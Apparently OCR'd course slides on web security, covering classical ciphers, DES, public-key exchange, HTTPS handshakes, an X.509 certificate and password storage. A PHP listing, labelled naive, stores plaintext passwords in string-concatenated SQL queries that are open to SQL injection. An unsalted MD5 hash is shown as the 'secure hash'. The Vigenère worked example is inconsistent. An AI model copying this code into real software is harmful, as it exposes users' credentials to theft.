
Cipher alphabet (shift = 3)

The message HELLO, for example, becomes KHOOR when a shift value of 3 is used

The problem with lousy ciphers

Letter distribution is not flat

The frequency of letters (and sets of two and three letters) is well known



If you noticed the letter J occurring most frequently, it might well be the letter E

The problem with lousy ciphers

Letter distribution is not flat

Any good cipher must therefore try to make the resulting cipher text letter distribution relatively flat so as to remove any trace of the telltale pattern of letter distributions.

Simply swapping one letter for another does not do that, necessitating other techniques.


Vigenère

Early attempt to flatten letter distribution of ciphers

The **Vigenère cipher**, named for the sixteenth-century cryptographer, uses a keyword to encode a message.

The key phrase is written below the message and the letters are added together to form the cipher text as illustrated

We need the Vigenere table. Looks like this used a standard one, then shift one letter over



Plain text message

H E L L O D E A R R E A D E R S

+

H O T D O G H O T D O G H O T D

=

Encrypt (+)

Cipher

P T F P D K M P L V T H L T L W

-

H O T D O G H O T D O G H O T D

=

Decrypt (–)

H E L L O D E A R R E A D E R S

KEY

H O T D O G

http://www.counton.org/explorer/codebreaking/vigenere-cipher.php

One Time Pad

Vigenere with an infinitely long key

The **one-time pad** refers to a perfect technique of cryptography where Alice and Bob both have identical copies of a very long sheet of numbers, randomly created

Claude Shannon famously proved that the one-time pad is impossible to crack

However, it is impractical to implement on a large scale and remains a theoretical benchmark that is rarely applied in practice.

Modern Block Ciphers

Ciphers in the computer age


block ciphers encrypt and decrypt messages using an iterative replacing of a message with another scrambled message using 64 or 128 bits at a time. (instead of one character at a time)

- The Data Encryption Standard (DES) and its replacement,
- The Advanced Encryption Standard (AES)

Are two-block ciphers still used in web encryption today

DES illustration

Pretty simple, no? – Not covering in detail



0 Sixteen 48-bit keys are generated from the 64-bit shared key.

111010010110...

Sub key 1

Sub key 2

⋮

Sub key 16

1 Message broken into 64-bit blocks (and padded out)

Message

010001010101...

11101100001...

⋮

01101010111...

2 For each 64-bit block

3 The block is split into two 32-bit blocks.

11101011001...

010001010101...

XOR

Sub key *i*

4 The 32-bit value is expanded to 48 bits and XOR'd with the key for this round.

5 The XOR'd value is split into 8-, 6-bit blocks and run through the eight S-boxes (Substitution boxes).

S1

S2

. . .

S8

6 The permuted blocks are recombined.

010111000100...

XOR

7 The scrambled 32-bit value is XOR'd with the other 32-bit block.

1011011110101...

010001010101...

8 The 32-bit blocks are switched for the next round, go back to Step 4.

9 After 16 rounds we have the scrambled 64-bit value (the cipher text).

Cipher

Symmetric Key Problem

How to exchange the key?

All of the ciphers we have covered thus far use the same key to encode and decode, so we call them **symmetric ciphers**.

The problem is that we have to have a shared private key. How?

- Over the phone?
- In an email?
- Through the regular mail?
- In person?

Public Key Cryptography

Solves the problem of key exchange

Public key cryptography (or **asymmetric cryptography**) solves the problem of the secret key by using two distinct keys:

- a public one, widely distributed
- another one, kept private

Algorithms like the Diffie-Hellman key exchange allow a shared secret to be created out in the open, despite the presence of an eavesdropper

Section 4 of 7


HYPERTEXT TRANSFER PROTOCOL SECURE (HTTPS)

HTTPS

Secure HTTP

HTTPS is the HTTP protocol running on top of the Transport Layer Security (TLS).

It’s easy to see from a client’s perspective that a site is secured by the little padlock icons in the URL bar used by most modern browsers



https://mail.google.com/mail/u/0/#inbox

You are connected to

google.com

which is run by


(unknown)

Verified by: Google Inc

Your connection to this website is encrypted to prevent eavesdropping.

HTTPS

Secure Handshakes



Client

Server

1 HELLO (cipher list, SSL version, etc.)

2 HELLO (cipher selection)

3 Public key

4 Certificate

5 Client authenticates the certificate
or gets the user to accept it.

6 Premaster secret (encoded with server key)

7 Symmetric key computed

8 Client done


9 Server done

10 Secure transmission completed

HTTPS

Certificates

The certificate that is transmitted during the handshake is actually an X.509 certificate, which contains many details including the algorithms used, the domain it was issued for, and some public key information.




Common Name: funwebdev.com
Organization: funwebdev.com
Locality: Calgary
State: Alberta
Country: CA
Valid From: July 23, 2013
Valid To: July 23, 2014
Issuer: funwebdev.com, funwebdev.com
Key Size: 1024 bit
Serial Number: 9f6da4acd62500a0

```
-----BEGIN CERTIFICATE-----
MIICfTCCAeYCCQCfbaSs1iUAoDANBgkqhkiG9w0BAQUFADCBgjEL
MAkGA1UEBhMCQ0ExEDAOBgNVBAgTB0FsYmVydGExEDAOBgN
VBAcTB0NhbGdhcnkxFjAUBgNVBAoTDWZ1bndlYmRldi5jb20xFjAU
BgNVBAMTDWZ1bndlYmRldi5jb20xHzAdBgkqhkiG9w0BCQEWEH
Job2FyQG10cm95YWwuY2EwHhcNMTMwNzIzMjI0NjU2WhcNMT
QwNzIzMjI0NjU2WjCBgjELMAkGA1UEBhMCQ0ExEDAOBgNVBAg
TB0FsYmVydGExEDAOBgNVBAcTB0NhbGdhcnkxFjAUBgNVBAoTD
WZ1bndlYmRldi5jb20xFjAUBgNVBAMTDWZ1bndlYmRldi5jb20xHz
AdBgkqhkiG9w0BCQEWEHJob2FyQG10cm95YWwuY2EwgZ8w
DQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAMSS8uQ6ZXVW6yV
6MUcdZxdQTPfUlpXXW6DYmQMVmOEE7mjrhmj3jLDQn+FU8Qsv
lS8+GrDoyZ/5hhGBLYQLIhlcRQBULS9yNRIB7+mWOT45QycqJH/9xC
VcTwl4D//qVvAgMBAAEwDQYJKoZIhvcNAQEFBQADgYEAAzOsxgr
ltLw/DZXmqcV/W8C859m43D3gbc66jaaNYu5cA+Fn2FpS7z8oYeV
m0wWXcrmlj4bIWvpp3lbhPT12+XcVfJMda4nLSb/SPyjv4yvz9jeL
Ya/c0Z1lA7v6bk1ixwZSB9E=
-----END CERTIFICATE-----
```

HTTPS

Certificate Authorities

A **Certificate Authority** (CA) allows users to place their trust in the certificate since a trusted, independent third party signs it.



You have certificates on file that identify these certificate authorities:

Certificate Name	Security Device
Thawte Consulting cc	
thawte, Inc.	
The Go Daddy Group, Inc.	
The USERTRUST Network	
Trustis Limited	
Türkiye Bilimsel ve Teknolojik Araştırma Kuru...	
TÜRKTRUST Bilgi İletişim ve Bilişim Güvenliği ...	
Unizeto Sp. z o.o.	
Unizeto Technologies S.A.	
ValiCert, Inc.	
VeriSign, Inc.	
VISA	
Wells Fargo	

Section 5 of 67

SECURITY BEST PRACTICES

Best Practices

Some good things to do

It’s now time to discuss some practical things you can do to harden your system against attacks

- Secure Data Storage
- Monitor Your Systems
- Audit and Attack Thyself

Secure Data Storage


Not if, but when

Even household names like Sony, Citigroup, Target and GE Money have had their systems breached and data stolen.

If even globally active companies can be impacted, you must ask yourself: when (not if) you are breached, what data will the attacker have access to?


Data Storage

Naïve credential storage example



UserID (int)	Username (varchar)	Password (varchar)
1	ricardo	password
2	randy	password

TABLE 16.2 Plain Text Password Storage



```
//Insert the user with the password
function insertUser($username,$password){
  $link = mysqli_connect("localhost", "my_user", "my_password",
                         "Login");
  $sql = "INSERT INTO Users(Username,Password)
          VALUES('$username','$password')");
  mysqli_query($link, $sql);            //execute the query
}

//Check if the credentials match a user in the system
function validateUser($username,$password){
  $link = mysqli_connect("localhost", "my_user", "my_password",
                         "Login");
  $sql = "SELECT UserID FROM Users WHERE Username='$username' AND
          Password='$password'";
  $result = mysqli_query($link, $sql);   //execute the query
  if($row = mysqli_fetch_assoc($result)){
    return true;   //record found, return true.
  }

  return false; //record not found matching credentials, return false
}
```

LISTING 16.1 PHP functions to insert and select a record with plaintext storage

Data Storage


How can we make it better

Two techniques that improve the integrity of your data.

- Secure Hash
- Salted Secure Hash


Data Storage

Secure Hash



UserID (int)	Username (varchar)	Password (varchar)
1	ricardo	5f4dcc3b5aa765d61d8327deb882cf99
